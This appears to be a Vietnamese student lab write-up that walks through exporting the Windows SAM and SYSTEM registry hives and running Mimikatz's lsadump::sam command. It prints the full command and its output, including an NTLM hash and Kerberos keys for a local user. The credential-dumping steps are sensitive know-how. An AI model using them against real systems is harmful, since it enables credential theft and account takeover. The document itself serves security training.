






LAB 9




ảnh trên: Mở registry trên Window và tìm đến thư mục SAM, SYSTEM trong Computer\HKEY_LOCAL_MACHINE\SYSTEM và cấp quyền quản trị “Full Control” và “Read”



ảnh trên: Export 2 thư mục SAM và SYSTEM ra Desktop với dạng file là Registry Hive Files



Kết quả: 2 file sau khi đã Export từ thư mục trong Registry



ảnh trên: tải và giải nén công cụ “Mimikatz”

```
mimikatz 2.2.0 x64 (oe.eo) x + v

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

```
mimikatz 2.2.0 x64 (oe.eo) x + v

aes128_hmac (4096) : 1c4f3a3cfc95c9c145de9547e909a8a3
des_cbc_md5 (4096) : 89e3d3e9862c7fe6

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WDAGUtilityAccount
Credentials
des_cbc_md5 : 89e3d3e9862c7fe6


RID : 000003e9 (1001)
User : TRI
Hash NTLM: 32ed87bdb5fdc5e9cba88547376818d4

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 2ace7dc8876b96d5bfc0cf585caccd1e


* Packages *
NTLM-Strong-NTOWF


* Primary:Kerberos-Newer-Keys *
Default Salt : LAPTOP-D6C94DE5TRI
Default Iterations : 4096
Credentials
des_cbc_md5_nt (4096) : 71efb7d467a65218cfc1c871450c321123678dab97fd2ffeea45d450a6df5d35
unknown (4096) : 61bf7d1270c935ceb1a8e74310e59a88
aes256_hmac (4096) : a2ecfbc33ad200a2057942fb3e71dc3d9996208cf8f8624b0ac0ca9aa0aaece5
```

ảnh trên: chạy lệnh lsadump::sam /system:C:\Users\TRI\Desktop\SYSTEM /SAM:C:\Users\TRI\Desktop\SAM trong command line của “Mimikatz”. Ta lấy được hash NTLM của Users (TRI)

